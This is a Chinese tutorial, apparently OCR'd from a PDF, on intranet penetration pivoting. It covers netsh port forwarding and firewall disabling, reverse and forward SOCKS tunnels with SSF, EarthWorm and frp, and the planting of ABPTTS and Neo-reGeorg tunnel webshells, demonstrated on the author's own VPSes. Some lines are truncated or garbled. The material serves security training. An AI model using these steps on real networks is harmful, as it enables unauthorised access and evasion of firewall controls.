0x03-内网渗透之内网穿透

auther: ske

0x00 环境-工具

0x00-1 靶场介绍

以下端口转发和代理都是自己的VPS做演练。

1 Linux: 207.148.119.98 2 Windows: 45.76.153.192

0x00-2用到的转发|代理工具:

1 ssf https://www.ctolib.com/article/releases/68618

2 abptts https://github.com/nccgroup/ABPTTS

3 earthworm http://rootkiter.com/EarthWorm
4 frp https://github.com/fatedier/frp

5 Neo-reGeorg https://github.com/L-codes/Neo-reGeorg

6 reDuh https://github.com/sensepost/reDuh

7 Venom https://github.com/Dliv3/Venom

0x00-3 流量代理工具

1 proxifier https://www.proxifier.com

2 proxychains apt install proxychains

0x01 netsh端口转发

条件: 管理员权限 用windows自带的netsh

1netsh firewall show config查看防火墙配置2netsh firewall show state查看当前系统防火墙状态3netsh interface portproxy show all查看端口转发

```
C:\Users\Administrator>netsh firewall show config
Domain profile configuration:
Operational mode
                                          = Enable
exception mode
Multicast/broadcast response mode
Notification mode
                                            Enable
Enable
                                                              启用
                                            Disable
Service configuration for Domain profile:
           Customized
Mode
Enable
                         Remote Desktop
Allowed programs configuration for Domain profile:
Mode Traffic direction Name / Program
Port configuration for Domain profile:
Port Protocol Mode Traffic direction
                                                         Name
ICMP configuration for Domain profile:
Mode
                  Description
           Type
Enable
                  Allow outbound packet too big
Standard profile configuration (current):
Operational mode
                                            Enable
Exception mode
Multicast/broadcast response mode
Notification mode
                                            Enable
                                            Enable
                                         =
                                          = Disable
Service configuration for Standard profile:
           Customized Name
Mode
Enable
                         Remote Desktop
Allowed programs configuration for Standard profile:
           Traffic direction
Mode
                                    Name / Program
```

```
C:\Users\Administrator>netsh firewall show config
Domain profile configuration:
                                        = Disable
Operational mode
                                                       防火墙禁用
Multicast/broadcast response mode
                                          Enable
Notification mode
                                          Disable
Service configuration for Domain profile:
          Customized
Mode
                        Name
Enable
                        Remote Desktop
Allowed programs configuration for Domain profile:
Mode
          Traffic direction
                                   Name / Program
Port configuration for Domain profile:
Port Protocol Mode Traffic direction
                                                       Name
ICMP configuration for Domain profile:
                Description
Mode
           Type
Enable
                 Allow outbound packet too big
Standard profile configuration (current):
Operational mode
Exception mode
Multicast/broadcast response mode
                                          Disable
                                          Enable
                                          Enable
                                       =
 Notification mode
                                          Disable
Service configuration for Standard profile:
Mode
          Customized
                        Name
Enable
                         Remote Desktop
C:\Users\Administrator>netsh firewall show state
Firewall status:
Profile
                                          Standard
Operational mode
                                          Disable
Exception mode
                                          Enable
Multicast/broadcast response <u>mode</u> =
                                          Enable
Notification mode
Group policy version
Remote admin mode
                                       =
                                          Disable
                                          Windows Firewall
                                          Disable
Ports currently open on all network interfaces:
Port Protocol Version Program
Port
```

```
No ports are currently open on all network interfaces.
IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```

```
把来自外部的 tcp 的 10086 端口流量全部转发到内网机器的 3389 端口上
1
2
3 建立规则:
4 netsh advfirewall firewall add rule name="aaaaaa" dir=in action=allow protocol=
5 netsh interface portproxy add v4tov4 listenport=10086 connectaddress=127.0.0.1
```

```
netsh firewall show state
netsh interface portproxy show all

则除规则:
netsh advfirewall firewall delete rule name="aaaaaa" dir=in protocol=TCP localp
netsh interface portproxy delete v4tov4 listenport=10086
netsh firewall show state
netsh interface portproxy show all
```

```
C:\Users\Administrator>netsh advfirewall firewall add rule name="aaaaaa" dir=in action=allow protocol=TCP localport=19086
Ok. 오프 뉴트 > 사고 뉴트 Idu
        添加入栈规则
C:\Users\Administrator>netsh interface portproxy add v4tov4 listenport=10086 connectaddress=127.0.0.1 connectport=3389
C:\Users\Administrator>netsh firewall show state
Firewall status:
                                                   = Standard
= Disable
= Enable
= Enable
= Disable
= Windows Firewall
= Disable
Profile =
Operational mode =
Exception mode =
Multicast/broadcast response mode =
Notification mode =
Group policy version =
Remote admin mode =
Ports currently open on all network interfaces:
Port Protocol Version Program
                                                                             允许10086端口的流量入栈
10086 TCP
                         Any
                                        (null)
IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488.
C:\Users\Administrator>netsh interface portproxy show all
Listen on ipv4:
                                           Connect to inv4:
Address
                        Port
                                           Address
                                                                   Port
                                                                                        端口转发状态
                         10086
                                           127.0.0.1
                                                                    3389
```



Recycle Bin

Administrato Listen on ipv4: Connect to ipv4: Address Port Address Port 10086 127.0.0.1 3389 C:\Users\Administrator>netsh advfirewall firewall delete rule name="a Deleted 1 rule(s). C:\Users\Administrator>netsh interface portproxy delete v4tov4 listen C:\Users\Administrator>netsh firewall show state Firewall status: Profile Operational mode = Standard Disable Exception mode
Exception mode
Multicast/broadcast response mode
Notification mode
Group policy version Enable Enable Disable Firewall Windows Disable Remote admin mode

```
1 a) 关于 netsh 在 2003 下的操作命令相对于之后的系统有所不同,这里稍微注意下
2 # netsh firewall show state 查看当前系统防火墙状态
3 # netsh firewall set opmode disable 关闭当前系统防火墙
4 # netsh firewall set opmode enable 启用当前系统防火墙
5
6 b) 对于 2003 以后的系统,可使用如下的命令管理防火墙
7 # netsh advfirewall show all profiles 查看当前系统所有网络类型的防火墙状态,比如,利
8 # netsh advfirewall set allprofiles state off 关闭当前系统防火墙
9 # netsh advfirewall set allprofiles state on 启用当前系统防火墙
                             重置当前系统的所有防火墙规则,会初识到刚装完系统的状
10 # netsh advfirewall reset
11 # netsh advfirewall set currentprofile logging filename "C:\windows\temp\fw.log
12
13
14 add 为增加规则,
15 delete 为删除规则
16 allow 为允许连接,
17 block 为阻断连接
18 in 为入站,
19 out 为出站
20 name 为要显示的规则名称
```

0x02 ssf正反向跨平台socks代理

- 1 反向代理:将ssf.exe和certs文件夹传到靶机里,然后在ssf.exe的目录下运行程序
- 2 正向代理:将ssfd.exe和certs文件夹传到靶机里,然后在ssfd.exe的目录下运行程序

0x02-1SSF 反向 socks 代理

1 靶机 Linux 207.148.119.98

2 攻击机 Windows 45.76.153.192 安装proxifier做socks代理

1 第一步: 本地监听1050端口

2 ssfd.exe -p 1050

3 ./ssfd -p 1050

45.76.153.192 - 远程卓面连接

```
Administrator: C:\Windows\system32\cmd.exe -ssfd.exe -p 1050

Recy
C:\Users\Administrator\Desktop\ssf-win-i386-3.0.0\ssf-win-i386-3.0.0\ssfd.exe -p 1050

[2019-10-09713:07:20+00:00] [info] [config] [tls] CA cert path: \( \file: ./certs/trusted/ca.crt \)

[2019-10-09713:07:20+00:00] [info] [config] [tls] cert path: \( \file: ./certs/certificate.crt \)

[2019-10-09713:07:20+00:00] [info] [config] [tls] key path: \( \file: ./certs/private.key \)

[2019-10-09713:07:20+00:00] [info] [config] [tls] key password: \( \rangle \)

[2019-10-09713:07:20+00:00] [info] [config] [tls] dh path: \( \file: ./certs/dh4096.pem \)

[2019-10-09713:07:20+00:00] [info] [config] [tls] cipher suite: \( \DHE-RSA-AES256-GCM-SHA384 \)

[2019-10-09713:07:20+00:00] [info] [config] [socks proxy] \( \None \)

[2019-10-09713:07:20+00:00] [info] [config] [circuit] \( \None \)

[2019-10-09713:07:20+00:00] [info] [ssfd] listening on \( \infty = 100 \)


[2019-10-09713:07:20+00:00] [info] [ssfd] running \( \chick{Ctrl} + C \to stop \)
```

- 1 第二步: 目标边界连接我们的1050端口,并将数据转发给1051端口
- 2 ssf.exe -F 1051 -p 1050 45.76.153.192
- 3 ./ssf -F 1051 -p 1050 45.76.153.192

```
root@msf:~/ssf# ./ssf -F 1051 -p 1050 45.76.153.192
[2019-10-09T13:13:43+00:00] [info] [config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] cert path: <file: ./certs/certificate.crt>
[2019-10-09T13:13:43+00:00] [info] [config] [tls] key path: <file: ./certs/private.key>
[2019-10-09T13:13:43+00:00]
                                                                                    [info] [config] [tls] key password: <>
[2019-10-09T13:13:43+00:00]
                                                                                    [info] [config] [tls] dh path: <file: ./certs/dh4096.pem>
[2019-10-09T13:13:43+00:00]
                                                                                    [info] [config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
                                                                                    [info] [config] [http proxy] <None>
[2019-10-09T13:13:43+00:00]
                                                                                    [info] [config] [socks proxy] <None>
[info] [config] [circuit] <None>
[2019-10-09T13:13:43+00:00]
[2019-10-09T13:13:43+00:00]
                                                                                   [info] [ssf] connecting to <45.76.153.192:1050>
[info] [ssf] running (Ctrl + C to stop)
[info] [client] connection attempt 1/1
[info] [client] connected to server
[info] [client] running
[info] [microservice] [socks] start server on the content of the content o
[2019-10-09T13:13:43+00:00]
[2019-10-09T13:13:43+00:00]
[2019-10-09T13:13:43+00:00]
[2019-10-09T13:13:44+00:00]
[2019-10-09T13:13:44+00:00]
[2019-10-09T13:13:44+00:00]
                                                                                                                                                                                                                       on fiber port 1051
[2019-10-09T13:13:44+00:00] [info] [client] service <remote-socks> OK
```



1 第三步: 本地proxifier代理本地127.0.0.1的1051端口





0x02-2 SSF 正向 socks 代理

为什么要讲正向代理呢,要是目标的防火墙设置比较严,只准进不准出,而我们又没有权限更改防火墙规则

那么我们就可以可以正向socks代理进去

1 第一步:目标边界监听1050端口

```
型机 45.76.153.192 ssfd.exe -p 1050 监听 207.148.119.98 ./ssf -D 1051 -p 1050 45.76.153.192 正向定
```

```
2 ssfd.exe -p 1050
3 ./ssfd -p 1050
```

🛂 45.76.153.192 - 远程桌面连接

```
Administrator: C:\Windows\system32\cmd.exe -ssfd.exe -p 1050

Recy

C:\Users\Administrator\Desktop\ssf-win-i386-3.0.0\ssf-win-i386-3.0.0\ssfd.exe -p 1050

[2019-10-09T13:47:32+00:00] [info] [config] [tls] CA cert path: \(\frac{6}{1}\) (certs/trusted/ca.crt\)

[2019-10-09T13:47:32+00:00] [info] [config] [tls] cert path: \(\frac{6}{1}\) (file: ./certs/certificate.crt\)

[2019-10-09T13:47:32+00:00] [info] [config] [tls] key path: \(\frac{6}{1}\) (file: ./certs/private.key\)

[2019-10-09T13:47:32+00:00] [info] [config] [tls] key password: \(\frac{7}{2}\)

[2019-10-09T13:47:32+00:00] [info] [config] [tls] dh path: \(\frac{7}{1}\) (file: ./certs/dh4096.pem\)

[2019-10-09T13:47:32+00:00] [info] [config] [tls] cipher suite: \(\frac{7}{2}\) (DHE-RSA-AES256-GCM-SHA384\)

[2019-10-09T13:47:32+00:00] [info] [config] [socks proxy] \(\frac{7}{2}\) (None\)

[2019-10-09T13:47:32+00:00] [info] [config] [circuit] \(\frac{7}{2}\) (None\)

[2019-10-09T13:47:32+00:00] [info] [ssfd] listening on \(\frac{8}{2}\) (2019-10-09T13:47:32+00:00] [info] [ssfd] running \((\frac{7}{2}\) (Ctrl + C to stop\)
```

```
1 第二步: 攻击机连接目标边界的1050端口,并将数据转发给1051端口
2 ssf.exe -D 1051 -p 1050 45.76.153.192
3 ./ssf -D 1051 -p 1050 45.76.153.192
```

```
050 45.76.153.192

[config] [tls] CA cert path: <file: ./certs/trusted/ca.crt>
[config] [tls] cert path: <file: ./certs/certificate.crt>
[config] [tls] key path: <file: ./certs/private.key>
[config] [tls] key password: ⇔
[config] [tls] dh path: <file: ./certs/dh4096.pem>
[config] [tls] cipher suite: <DHE-RSA-AES256-GCM-SHA384>
[config] [http proxy] <None>
[config] [socks proxy] <None>
[config] [circuit] <None>
[ssf] connecting to <45.76.153.192:1050>
2019-10-09T13:48:01+00:001
                                             [info]
[2019-10-09T13:48:01+00:00]
                                             [info]
[2019-10-09T13:48:01+00:00]
                                             [info]
2019-10-09T13:48:01+00:00]
                                             [info]
[2019-10-09T13:48:01+00:00]
                                             [info]
2019-10-09T13:48:01+00:00]
                                             [info]
2019-10-09T13:48:01+00:00]
                                             [info]
2019-10-09T13:48:01+00:00]
                                             [info]
2019-10-09T13:48:01+00:00]
                                             [info]
                                                         [ssf] connecting to <45.76.153.192:1050>
[ssf] running (Ctrl + C to stop)
2019-10-09T13:48:01+00:00]
                                             [info]
2019-10-09T13:48:01+00:00]
                                              [info]
                                                        [client] connection attempt 1/1
[client] connected to server
[client] running
2019-10-09T13:48:01+00:00
                                              [info]
2019-10-09T13:48:02+00:00]
                                              [info]
2019-10-09T13:48:02+00:00]
                                             [info]
2019-10-09T13:48:02+00:00]
                                                         [microservice] [stream listener]: forward TCP connections from <127.0.0.1:1051> to 1051
                                             [info]
2019-10-09T13:48:02+00:00]
                                             [info]
                                                         [client] service <socks> OK
```

1 第三步: 本地proxifier代理本地127.0.0.1的1051端口

0x03 abptts正向端口转发

```
1 靶机 45.76.153.192 放置webshell
2 攻击机 207.148.119.98 python abpttsclient.py -c webshell/config.txt
```

0x03-1 安装

```
git clone https://github.com/nccgroup/ABPTTS.git

apt install python-setuptools

apt install python-pip

pip install --upgrade pip

python -m pip install pycrypto

python -m pip install pycryptodome

python -m pip install httplib2

cd ABPTTS

python abpttsfactory.py -o webshell
```

```
C:\Users\user2\Desktop\ABPTTS>python abpttsfactory.py -o webshell

[2019-10-09 22:14:45.150000] ---===[[[ A Black Path Toward The Sun ]]]==---

[2019-10-09 22:14:45.150000] --==[[ - Factory - ]]==--

[2019-10-09 22:14:45.150000] Ben Lincoln, NCC Group

[2019-10-09 22:14:45.150000] Version 1.0 - 2016-07-30

[2019-10-09 22:14:45.166000] Output files will be created in "C:\Users\user2\Desktop\ABPTTS\webshell"

[2019-10-09 22:14:45.166000] Client-side configuration file will be written as "C:\Users\user2\Desktop\ABPTTS\webshell\config.txt"

[2019-10-09 22:14:45.166000] Using "C:\Users\user2\Desktop\ABPTTS\data\american-english-lowercase-4-64.txt" as a wordlist file

[2019-10-09 22:14:45.181000] Created client configuration file "C:\Users\user2\Desktop\ABPTTS\webshell\abptts.jsp"

[2019-10-09 22:14:45.197000] Created server file "C:\Users\user2\Desktop\ABPTTS\webshell\abptts.jsp"

[2019-10-09 22:14:45.197000] Created server file "C:\Users\user2\Desktop\ABPTTS\webshell\abptts.aspx"

[2019-10-09 22:14:45.197000] Error: could not create a directory named "C:\Users\user2\Desktop\ABPTTS\webshell\abptts.aspx"

[2019-10-09 22:14:45.197000] Error: could not create a directory named "C:\Users\user2\Desktop\ABPTTS\webshell\abptts.aspx"

[2019-10-09 22:14:45.197000] Error: could not create a directory named "C:\Users\user2\Desktop\ABPTTS\webshell\abptts.aspx"
```

> ABPTTS > webshell >							
	名称	修改日期	类型	大小			
*	war	2019/10/9 22:14	文件夹				
	abptts.aspx	2019/10/9 22:14	ASPX 文件	31 KB			
A.	abptts.jsp	2019/10/9 22:14	JSP 文件	22 KB			
A.	config.txt	2019/10/9 22:14	文本文档	4 KB			
20	intrenchesCauliflowers.war	2019/10/9 22:14	WAR 文件	23 KB			

0x02 目标边界上传脚本



eddbe99e49eb601411c9a63a4193405257283d030e8580d5700e3c61703bc35a/591807bba9344200c007b95bc329a534e64bec816912cb92

0x03 攻击机连接

```
1 命令格式:
    2 python abpttsclient.py -c webshell/config.txt -u "http://192.168.1.119/abptts.a
    3
    4 # 将目标边界的3389转发到本地的33389端口上
     5 python abpttsclient.py -c webshell/config.txt -u "http://45.76.153.192/abptts.j
    Users\user2\Desktop\ABPTTS>python abpttsclient.py -c webshell/config.txt -u "http://45.76.153.192/abptts.jsp" -f 127.
 .0.1:3389/127.0.0.1:3389
2019-10-09 22:16:35.900000]
2019-10-09 22:16:35.916000]
2019-10-09 22:16:35.916000]
2019-10-09 22:16:35.916000]
                                               ---==[[[ A Black Path Toward The Sun ]]]==--
                                                                 Ben Lincoln, NCC Group
Version 1.0 - 2016-07-30
  2019-10-09 22:16:35.916000] Listener ready to forward connections from 127.0.0.1:33389 to 127.0.0.1:3389 via http://45.
    153. 192/abptts. jsp
     9-10-09 22:16:35.916000] Waiting for client connection to 127.0.0.1:33389
    19-10-09 22:16:35.916000] Ben Lincoln, NCC Group
19-10-09 22:16:35.916000] Version 1.0 - 2016-07-30
19-10-09 22:16:35.916000] Version 1.0 - 2016-07-30
19-10-09 22:16:35.916000] Listener ready to forward connections from 127.0.0.1:33389 to 127.0.0.1:3389 via http://45.
                                                                             Client
   153.192/abptts.jsp
153.192/abptts.jsp
19-10-09 22:16:35.916000] Waiting for client connection to 127.0.0.1:33389
19-10-09 22:16:47.163000] Client connected to 127.0.0.1:33389
19-10-09 22:16:47.165000] Waiting for client connection to 127.0.0.1:33389[2019-10-09 22:16:47.165000] Connecting to .0.0.1:33389 via http://45.76.153.192/abptts.jsp
2019-10-09 22:16:47.333000] Server set cookie JSESSIONID=F1F16846176F81EA854B8F3ABB7616D8; Path=/; HttpOnly 2019-10-09 22:16:47.337000] [(S2C) 127.0.0.1:3389 -> 127.0.0.1:33389 -> 127.0.0.1:57626 (Connection ID: E0B87884D4CAEE4C 2019-10-09 22:17:13.261000] Connection-level except 1:33389 -> 127.0.0.1:3389) 还程桌面连接 2019-10-09 22:17:13.269000] Disengaging tunnel (127 2019-10-09 22:17:13.276000] Closing client socket ( 2019-10-09 22:17:13.435000] Server 1
 019-10-09 22:17:14.216000] Client connected to 127
019-10-09 22:17:14.219000] Waiting for client conn
                                                                                           ← → C ① 不安全 | 45.76.153.192/abptts.jsp
 eddbe99e49eb601411c9a63a4193405257283d030e8580d5700e3c61703bc35a/591807bba934
2019-10-09 22:17:14.389000] Server set cookie JSES
2019-10-09 22:17:14.390000] [(S2C) 127.0.0.1:3389
)]: Server created connection ID 396A11D986C1C11D
2019-10-09 22:17:33.633000] [(C2S) 127.0.0.1:57693
 ]: 29376 bytes sent since last report
019-10-09 22:17:33.635000] [(S2C) 127.0.0.1:3389
      132801 bytes sent since last report
```

0x04 earthworm正反向跨平台socks代理

```
1 ew_for_Win.exe
2 -h 查看帮助
3 -s 指定链路状态(ssocksd、rcsocks、rssocks、lcx_slave、lcx_listen、 lcx_tran)
4 ssocksd: 正向socks5代理连接;
5 rcsocks、rssocks: 反向socks5代理连接;
```


```
6 lcx_slave、lcx_listen: 端口转发;
7 lcx_tran: 端口映射;
8 -1 开放指定端口监听;
9 -d 指定转发或反弹的主机地址:
10 -e 指定转发或反弹的主机端口;
11 -f 指定连接或映射的主机地址;
12 -g 指定连接或映射的主机端口;
13 -t 设置超时时间,默认为10000毫秒,即10秒(单位毫秒,-h显示有误);
14 -v 显示版本;
15 -a 显示关于页面;
16
17
18 正向代理
           ssocksd
19 反向代理
           rcsocks, rssocks
20 端口转发
           lcx listen,lcx slave,lcx tran
```

0x04-1 反向socks代理

```
1 攻击机: 45.76.153.192 ew_for_Win.exe -s rcsocks -l 1080 -e 53
2 目标边界: 207.148.119.98 ew_for_Win.exe -s rssocks -d 45.76.153.192 -e 5
```

攻击机监听:

I 45.76.153.192 - 远程桌面连接




目标边界反弹:


```
root@msf:~/ew# ./ew_for_linux64 -s rssocks -d 45.76.153.192 -e 53
rssocks 45.76.153.192:53 <--[10000 usec]--> socks server
```

攻击机成功收到

■ 45.76.153.192 - 远程桌面连接



proxifier代理



0x04-2 正向socks代理

 1 目标边界:
 45.76.153.192
 ew_for_Win.exe -s ssocksd -l 10085
 开启监听

 2 攻击机:
 207.148.119.98
 proxifier或者proxychains代理
 45.76.153

目标边界监听

C:\Users\Administrator\Desktop\ew>ew_for_Win.exe -s ssocksd -1 10085 ssocksd 0.0.0.0:10085 <--[10000 usec]--> socks server

```
1 vi /etc/proxychains.conf
2 socks5 45.76.153.192 10085
```

```
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080

#
# proxy types: http, socks4, socks5
# (auth types supported: "basic"-http "user/pass"-socks

# [ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 45.76.153.192 10085
```

攻击机使用代理执行命令

```
proxychains curl http://ip-api.com/json/?lang=zh-CN
```

成功代理

```
root@msf:~/ew# proxychains curl http://ip-api.com/json/?lang=zh-CN
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| ip-api.com
|S-chain|-<>-45.76.153.192:10085-<>-4.2.2.2:53-<>-OK
|DNS-response| ip-api.com is 139.99.8.126
|S-chain|-<>-45.76.153.192:10085-<>>-139.99.8.126
|S-chain|-<>-45.76.153.192:10085-<>>-139.99.8.126
|S-chain|-<>-45.76.153.192:10085-<>>-139.99.8.126:80-<>>-OK
|"as":"AS20473 Choopa, LLC","city":"Oueenstown Estate","country":"新加坡","countryCode":"SG","isp":"Choopa","lat":1.29544,"lon":103.79,"org":"Vult
r Holdings, LLC","query" | "45.76.153.192" | "region":"","regionName":"", "status":"success", "timezone":"Asia/Singapore", "zip":"139964"}root@msf:~/ew#
```

0x05 frp反向socks代理

0x05-1 工具下载地址


```
https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_windows_am
https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_windows_38
https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_linux_amd6
https://github.com/fatedier/frp/releases/download/v0.28.2/frp_0.28.2_linux_386.
```

0x05-2 反向代理

```
      1 攻击机:
      45.76.153.192
      frps.exe -c frps.ini
      开启监听

      2 目标边界:
      207.148.119.98
      ./frpc -c frpc.ini
      反向连接
```

攻击机监听:



目标边界反向连接

```
| The late of the
```

```
[common]
server_addr = 45.76.153.192
server_port = 7000
token = www.nat.ee

[http_proxy]
type = tcp
#local_ip = 127.0.0.1
#local_port = 22
remote_port = 8010
plugin = socks5
plugin_user = abc
plugin_passwd = abc
```

```
root@msf:~/frp/frp_0.28.2_linux_386# ./frpc -c frpc.ini
2019/10/09 14:57:49 [I] [service.go:224] login to server success, get run id [fda8ffa9b77c6fdb], server udp port [0]
2019/10/09 14:57:49 [I] [proxy_manager.go:137] [fda8ffa9b77c6fdb] proxy added: [http_proxy]
2019/10/09 14:57:49 [I] [control.go:144] [http_proxy] start proxy success
```


攻击机成功收到

퉔 45.76.153.192 - 远程桌面连接


```
Administrator: C:\Windows\system32\cmd.exe - frps.exe -c frps.ini

C:\Users\Administrator\Desktop\frp\frp_0.28.2_windows_386\frp_0.28.2_windows_386\frps.exe -c frps.ini
2019/10/09 14:51:20 [I] [service.go:146] frps tcp listen on 0.0.0.0:7000
2019/10/09 14:51:20 [I] [root.go:204] Start frps success
2019/10/09 14:57:49 [I] [service.go:356] client login info: ip [207.148.119.98:55898] version [0.28.2] hostname [] os
2019/10/09 14:57:49 [I] [tcp_go:66] [fda8ffa9b77c6fdb] [http_proxy] tcp proxy listen port [8010]
2019/10/09 14:57:49 [I] [control.go:398] [fda8ffa9b77c6fdb] new proxy [http_proxy] success
```

```
1 proxifier设置45.76.153.192 8010
2 并输入账号密码 abc abc
```



成功代理



0x06 Neo-reGeorg正向socks代理

1 目标边界: 45.76.153.192 放置webshell
2 攻击机: 207.148.119.98 python neoreg.py -k 123456 -u http://45.76

0x06-1 webshell生成

```
1 python neoreg.py generate -k 123456
```

```
root@msf:~/Neo-reGeorg# python neoreg.py generate -k 123456
          "$$$$$$'' 'M$ '$$$@m
       :$$$$$$$$$$$$$$''$$$$
              'JZI'$$& $$$$'
                 '$$$ '$$$$
                $$$$ J$$$$'
               m$$$$ $$$$,
                      '$$$$_
                                     Neo - reGeo rg
             '1t$$$$' '$$$$<
          '$$$$$$$$$$
                       $$$$
                                    version 1.0.0
               @$$$$'
                      $$$$'
                $$$$
                      '$$$@
             'z$$$$$$ @$$$
                      $$
                r$$$
                '$$V C$$
               '$$V $$V$$$$$$$$#
              $$x$$$$$$$$$twelve$$$@$'
            @$$$@L ' '<@$$$$$$$
          $$
   [ Github ] https://github.com/L-codes/neoreg
   [+] Mkdir a directory: neoreg server
   [+] Create neoreg server files:
      => neoreg server/tunnel.tomcat.5.jsp
      => neoreg_server/tunnel.jsp
      => neoreg_server/tunnel.aspx
      => neoreg_server/tunnel.js
      => neoreg_server/tunnel.nosocket.php
      => neoreg_server/tunnel.php
      => neoreg_server/tunnel.ashx
```

0x06-2 目标边界上传脚本

```
③ view-source:45.76.153.192:808 × +

← → C ① 不安全 | view-source:45.76.153.192:8080/tunnel.jsp

□ 応用 ② ip_百度搜索

1 <!-- QPmpDEjMj0Z9e95LIjmcaJ5HSLMPOm -->
```

0x06-3 攻击机连接

```
1 使用 neoreg.py 连接WEB服务器,在本地建立 socks 代理
2 python neoreg.py -k 123456 -u http://45.76.153.192:8080/tunnel.jsp
```

```
root@msf:~/Neo-reGeorg# python neoreg.py -k 123456 -u http://45.76.153.192:8080/tunnel.jsp
         "$$$$$$'' 'M$ '$$$@m
       :$$$$$$$$$$$$$$''$$$$
                     '$$$$
                      J$$$$
                      '$$$$
                                      Neo-reGeorg
                                     version 1.0.0
                     '$$$@
                     @$$$
                      $$|
               r$$$
               '$$V C$$
              '$$V $$V$$$$$$$#
              $$x$$$$$$$$$twelve$$$@$'
                       '<@$$$$$$$
            @$$$@L '
          $$
                              '$$$
   [ Github ] https://github.com/L-codes/neoreg
 Log Level set to [ERROR]
 Starting socks server [127.0.0.1:1080], tunnel at [http://45.76.153.192:8080/tunnel.jsp]
```

